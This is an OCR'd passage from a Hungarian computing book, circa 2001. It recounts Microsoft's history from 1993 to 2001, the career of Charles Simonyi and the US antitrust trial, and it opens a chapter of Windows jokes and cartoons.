1993. Tíz év telt el a Word első megjelenése óta és a programot világszerte tízmillióan használják. Augusztusban megjelent a Windows NT 3.1, nem sokkal az IBM OS/2 2.1 után. Kiadták az Encarta '93-at, az első multimédiás enciklopédiát, és vele egy időben jelent meg márciusban az MS-DOS 6.0, majd novemberben a 6.2.

Három nagy ugrást hajtott végre a Microsoft az MS-DOS-szal. Először 3.0-ról 4.0-ra, majd 4.0-ról 5.0-ra, végül 5.0-ról 6.0-ra lépett – rövid idő leforgása alatt.

Ekkorra a Microsoft már 25 millió Windows felhasználót tudhatott magáénak! A hardveresek kifejlesztették, és piacra dobták a Microsoft Mouse 2.0-t, amely kényelmes használatot nyújtott mind a bal, mind a jobbkezes felhasználóknak. Elkészült a kifejezetten gyerekek részére kifejlesztett Creative Writer és a Fine Artist program.

Új vásárlási lehetőséget vezettek be, a Microsoft Select-et. A Microsoft bejelenti a Windows továbbfejlesztését, de csak két évvel később kerül a piacra a Windows 95.

Az Apple Computer bírósági keresetet nyújtott be a Microsoft és a Hewlett-Packard ellen, a copyright jogok megsértése miatt, ám a pert elvesztette.

1994. A Microsoft három új operációsrendszer-verzióval rukkolt ki: DOS 6.21, DOS 6.22, és a Windows NT 3.5. A DOS 6.21 csupán egy upgrade volt, amely leszedte a futás közbeni lemeztömörítés lehetőségét (DoubleSpace program) a DOS operációs rendszerből. Erre azért volt szükség, mert a Microsoft elvesztette a pert, amit a STAC Electronics indított ellenük, a találmányuk jogtalan felhasználása miatt. (A Microsoft végül 83 millió dollár kártérítést fizetett a STAC-nek, majd egy huszárvágással megvásárolta a cég irányításához szükséges részvényhányadot.) Ezek után a Microsoft a 6.22-es verzióban újra beillesztette a lemeztömörítést az operációs rendszerbe (DriveSpace néven).

Az IBM piacra dobta operációs rendszerük új verzióját OS/2 Warp 3.0 néven, melyből egymillió darabot adtak el az első három hónap alatt.

A Microsoft bejelentette új operációs rendszerének majdani eljövetelét, amely az eddigi Windows-ok és a DOS verziók kiváltását volt hivatott véghezvinni. Kódnévként a Chicago-t választották. Az egész PC-s társadalom hangos nemtetszésének adott hangot, amikor 1994. november 14-én a Microsoft útjára indította a Windows 95 marketing-kampányát, mivel már biztosra volt vehető: a rendszer további 9 hónapig még nem lesz hozzáférhető. A Microsoft minden tőle telhetőt megtett a termék minél szélesebb körben történő népszerűsítésére: a mintegy 100 millió dolláros kampány részeként megállapodtak a Rolling Stones-szal, hogy „Start it Up" című dalukat felhasználhassák – több millió dollárért. Ekkor született a híres „Where do You want to Go Today?" (magyarul kb. „Hová kíván ma menni?") szlogen is.

Fontos családi esemény is történt: Gates megnősült, felesége Melinda French Gates. A házaspárnak később két gyermeke született.

1995. A Microsoft, születésének 20. évfordulóját a Windows 95 megjelenésével ünnepelte (1995. augusztus 24.). A premieren –

Launch Party, a képen – a programot a világnak Jay Leno, Amerika legnépszerűbb televíziós komikusa mutatta be. A Windows 95 rengeteg újítást hozott, többek között az Internet támogatást és a multimédiás funkciókat. A The Microsoft Network (MSN) is része a rendszernek, beépítését az utolsó pillanatban engedélyezték az állam jogi szervei. Az MSN azonban nem lesz népszerű, a többi Internet szolgáltató (pl. America Online) sokkal elterjedtebb. A Windows 95-ből az első napon 300 ezer példány fogy el. Piacra dobták a Microsoft Plus! 95-öt is, amely még gazdagabb „Windows élményt" nyújtott a felhasználóknak.

Windows 95 Launch Party

Új termék a SideWinder joystick került a piacra, amely tökéletesen együttműködött Windows-os és a régebbi DOS platformra írt játékokkal egyaránt. A Microsoft dolgozói részére megnyitották a cég történetét bemutató múzeumot. A Microsoft Internet Explorer 2.0 böngésző programot a Windows 95 regisztrált felhasználói ingyen letölthetik az Internetről. Megjelenik Bill Gates első könyve, The Road Ahead címmel (kb. „Az út előre").

1996. Bill Gates a világ leggazdagabb embere lett. Pontosan egy évvel a Windows 95 megjelenése után, 1996. augusztus 24-én a Microsoft kiadta a Windows NT 4.0-t, amely arculatában átvette a Windows 95-ét, belső felépítésében viszont az NT „vérvonalát" hordozta. Amíg az NT 3.1-es változatának forráskódja több mint 6 millió sort tartalmazott, az új változat több mint 16 milliót. Novemberben megjelent a Windows CE 1.0, a kéziszámítógépekre írt Windows változat.

Az IBM három új termékkel rukkolt ki: OS/2 for the PowerPC, OS/2 WARP Server, és OS/2 Warp 4.0.

Ekkor jelent meg a Windows Magazine-ban az első hír az eljövendő új Windows-verzióról, melynek kódneve Memphis volt, és a termék neveként Windows 97-et emlegettek.

1997. Megjelenik az Office 97, novemberben a Windows CE 2.0, decemberben a Windows NT 4.0 Option Pack. A beígért új Windows 97 nem jelent meg.

1998. Június 25-én kerül piacra a Windows 98, júliusban a Windows CE 2.1, a Palm PC-k támogatásával.

1999. Május 5-én megjelenik a Windows 98 SE, augusztusban a Microsoft és a Compaq abbahagyja a Windows NT fejlesztését a 64 bites Digital Alpha processzoros rendszerekhez. A megállapodást még 1995-ben kötötte a Microsoft és a Digital (később felvásárolta a Compaq). Gates megírja Business @ the Speed of Thought c. könyvét.

2000. Február 17-én megjelenik a Windows 2000 Professional, Server és Advanced Server. Július 31-én megjelenik a Windows 2000 Service Pack 1 és szeptember 14-én a Windows Millennium Eition. A Microsoft bejelenti a Microsoft.NET-et, amely „...olyan nyílt szabványokra épülő, alapelveiben új informatikai rendszer, amely az Internetre csatlakozó számítógépek és mobil eszközök fejlett kommunikációját valósítja meg, és ennek révén már az elkövetkezendő években gyökeresen megváltoztathatja a Webről alkotott nézeteinket, valamint az informatika üzleti- és magánéletben betöltött szerepét".

Ebben az évben a Microsoft 40 ezer embert foglalkoztat, a világ 60 országában.

Decemberben a Microsoft bejelentette, hogy következő generációs videojáték konzolját, az Xbox-ot Mexikóban és Magyarországon fogják gyártani. Az Xbox a tervek szerint 2001 őszétől kapható az Egyesült Államokban és Japánban, Európában 2002-től.

2001. (a könyv írásakor terv) Megjelenik a Windows 2001, mely a Windows otthoni (95, 98, ME) és vállalati (NT, 2000) célokra kihegyezett termékei után a legújabb, *egységes* rendszer.


Végül ejtsünk néhány szót hazánk fiáról, a már említett Charles Simonyiról is. A BME neves professzorának, Simonyi Károly akadémikusnak a fia, *Charles Simonyi* Budapesten született, majd az ország elhagyása után Amerikába ment. Itt szerzett egyetemi diplomát,

majd doktori fokozatot. A hetvenes években a Xerox Palo Alto Research Center (PARC) munkatársa volt, ahol közreműködött a Bravo nevű, első WYSIWYG típusú szövegszerkesztő program kifejlesztésében.

1981-ben csatlakozott a Microsofthoz, és vezetése alatt fejlesztették ki egyebek között a Microsoft Multiplan, Word és Excel programokat. Jelenleg a Microsoft Research kutatórészlegben dolgozik, a szoftveróriás fontos pozíciót betöltő szakembere. Egy vele készült interjú olvasható angol nyelven az Edge folyóirat honlapján, a http://www.edge.org/digerati/simonyi/ simonyi_p1.html címen.

Charles Simonyi

Bill Gates ma a világ leggazdagabb embere. A Forbes magazin 2000. évi összeállítása szerint vagyona 60 milliárd USA dollár. 1999-ben vagyona mintegy 100 milliárd dollár volt, a csökkenés oka a trösztellenes per okozta Microsoft részvényesés.



A világ leggazdagabb emberének lakhelye

20.3. A trösztellenes per

Az amerikai Szövetségi Kereskedelmi Iparűzési Bizottság (Federal Trade Commission) már 1990-ben titokban vizsgálatot folytatott a Microsoft és az IBM összejátszása ügyében. A további vádfeltételezések a következők voltak:

- *Vaporware* (vapor-fecseg, dumál, henceg; ware-áru): a Microsoft egyes termékeket előre beharangoz, emiatt a vásárlók inkább kivárnak és a konkurrenciának gondjai keletkeznek;
- Külsős cégek a Windows alapú programok fejlesztéséhez nem kapnak meg minden „finomságot", míg a Microsoft saját programjai (Word, Excel) a legnagyobb támogatásban részesülnek;
- A Microsoft más vállalatok ötletét ellopta (pl. a kézírásfelismerést);
- A Microsoft olyan pénzügyi konstrukciót kínál a számítógép árusító cégeknek, hogy azoknak előnyösebb MS-DOS-szal árulni gépeiket, mint DR-DOS-szal.

Ezután lényegében nem történik semmi, bár különböző megállapodások születnek a Microsoft és az amerikai kormányszervek között.

A döntő változás 1998-ban történt, amikor az amerikai Igazságügyi Minisztérium és 20 szövetségi állam *trösztellenes per*t – angolul „Microsoft Antitrust Trial" – indított a Microsoft ellen (decemberben Dél-Carolina visszalép). Az előzmények több okra vezethetők vissza. Egyrészt a Microsoft sokak által agresszívnek minősített marketingpolitikájával vezető szerepet vívott ki a PC-s operációs rendszerek területén, a versenytársak ellenkezését kiváltva. Az egyik ismert epizód az Explorer és a Netscape böngészőprogramok harca. A Microsoft ingyenessé tette addig pénzért árusított Internet Explorer böngészőjét, abban a reményben, hogy a felhasználók többsége ezt választja. Rövid idő múlva a Netscape Communications Netscape Navigator nevű programja is ingyenes lett. Nemsokára a Microsoft a Windows 98-ba beépítette, elválaszthatatlan részének nyilvánította az Internet Explorert (egyébként kiiktatható, a megfelelő program a

http://www.98lite.net címről tölthető le). Ez a lépés, azaz feleslegessé tenni a másik böngészőt, mivel az operációs rendszer már tartalmaz egyet, szintén nem aratott tetszést a konkurrencia körében.

A per néhány eseménye röviden:

- 1999: több tanút kihallgatnak. Bill Gates videofelvételen nyilatkozik, a személyes jelenlét hiányát és az elhangzottakat később sokan sérelmezik. Az IBM tanúja a Microsoft ellen nyilatkozik.
- 1999. november: a bíróság megállapítja: a Microsoft monopóliummal rendelkezik a PC operációs rendszerek terén (kb. 85%-os részesedés) és ezt úgy használta fel, hogy azzal ártott a fogyasztóknak, a számítógép-gyártóknak és másoknak. Az ügyet egyezséggel próbálják lezárni.
- 2000. január: Bill Gates átadja a Microsoft irányítását Steve Ballmernek, ő maga „Chairman and Chief Software Architect" lesz.
- 2000. február: Thomas Penfield Jackson washingtoni szövetségi bíró a Standard Oilhoz hasonlítja a Microsoftot (a Standard Oilt 1911-ben darabolták fel, egy trösztellenes per végeként). Áprilisban a közvetítési kísérlet kudarccal zárul és Jackson megállapítja, hogy a cég megszegte a trösztellenes törvény előírásait, mert visszaélt a PC-k kezelői programjának piacán élvezett monopol erőfölényével. A 17 (-re csökkent) szövetségi tagállam a Microsoft kettéosztását kéri.
- 2000. május: a Microsoft benyújtja ellenindítványát, melyben kéri a kettéosztási kérelem elutasítását. Egyben jelzi, hogy hajlandó alávetni magát bizonyos fejlesztési és üzletpolitikai korlátozásoknak.
- 2000. június: a bíróság a Microsoft kettévágásáról határoz. Az ítélet szerint az egyik utódvállalat örökli az operációs rendszert, a másik az összes többit (Office irodai programcsomag, Hotmail e-mail rendszer stb.) és legalább tíz évig elkülönítetten kell működniük.

Könyvünk lezárásakor (2001. január) még csak nagyon rövid idő telt el a bírói döntéstől és a per egyáltalán nem ért véget. A Microsoft továbbra is dolgozik, kiadták új operációs rendszerüket, a Windows Millennium Edition-t, további fejlesztéseik vannak és semmilyen jel nem mutat bármilyen komolyabb változásra. Bármit is hozzon a jövő, egy dolog vitathatatlan: Bill Gates és vezetésével a Microsoft a személyi számítógépek fejlődéséért és elterjedéséért, a mindenki által használhatóságért rengeteget tett. Az eredetileg más által kitalált, de a Windows által elterjesztett grafikus felhasználói felület praktikussága miatt kvázi világszabvánnyá vált. Érdemes felidéznünk az 57. oldal szürke téglalapjában a legutolsó mondatot!

21.


HUMOROS ABLAKOK

Mióta a Windowst milliók használják, számottevő helyet vívott ki magának a humorban is: viccek százai születtek, amelyek kritizáló hangvételükkel a Windows bizonyos hátrányos tulajdonságait nagyítják fel. Az alábbiakban ezekből adunk közre néhányat, de az Interneten keresgélve sokkal többet is találhatunk.


Összeállításunkkal nem célunk senkit sem megbántani, csupán egy vállalat és termékének számítástechnikán kívüli, „emberi" oldalát is be kívánjuk mutatni.

21.1. Képek

Ezekből több száz található az Interneten, itt csupán egy szűk ízelítőt tudunk adni. A kb. 600 kbájtos MPEG videofilmen egy pingvin (a Linux jelképe) Windows logót süt nyárson:




A www.xbill.org címen játszható játék (letölthető freeware fájlként is) egy számítógépes hálózat rendszergazdájaként meg kell védenünk gépeinket egy Wingdows nevű vírustól:




A http://go.to/funpic (→Bill Gates, Microsoft) honlapon található a következő kép, melynek felirata magyarra lefordítva: Befektetett volna Ön? Bill Gates szemből nézve a legalsó sor bal szélén, Paul Allen a jobb szélén áll. Az eredeti kép megtalálható a Microsoft honlapján is (www.microsoft.com/billgates/bio.htm).


Ugyanezen a honlapon található az alábbi fénykép, amely egy éppen nem működő Windowst mutat, közterületen:



A következő kép a http://index.hu/franko/kepek!5 címen található (hevenyészett fordítása: „A Microsoft ma kiadta a Windows 2000 teljes hibalistáját. Minden idők óta először, az összes ismert és jelentett hiba hozzáférhetővé vált a nyilvánosság számára. A japán Hyan-Lee (lásd fényképünkön) elkövette azt a hibát, hogy kinyomtatta a teljes listát..."):




A http://index.hu/franko/kepek!7 helyen pedig:




A www.jememarre.com helyen (→ Dessius, par Rubrique → Informatique) találhatók az alábbi képek:


Az első rajz általános számítástechnikai karikatúra, a shareware programok lejáratáról szól ("A kipróbálási időszak letelt, a további használathoz kérjük regisztrálja a terméket!"). Alatta egy régi BMW autóhirdetés fényképe ("Hardverünk jobban működik ablakok nélkül." – szójáték):


Két meglepő (természetesen nem valódi) párbeszédablak a Windows rejtett képességeiről tanúskodik:






A következő két kép a Windows széleskörű felhasználását mutatja be. Egy repülőtéri (?) kijelző és egy bankjegykiadó-automata fényképe (mindkét esetben éppen hibaüzenet látható):







Egy – katasztrófákat tartalmazó – montírozás:



Végül egy karikatúra, mellette az újfajta Windows-egér:





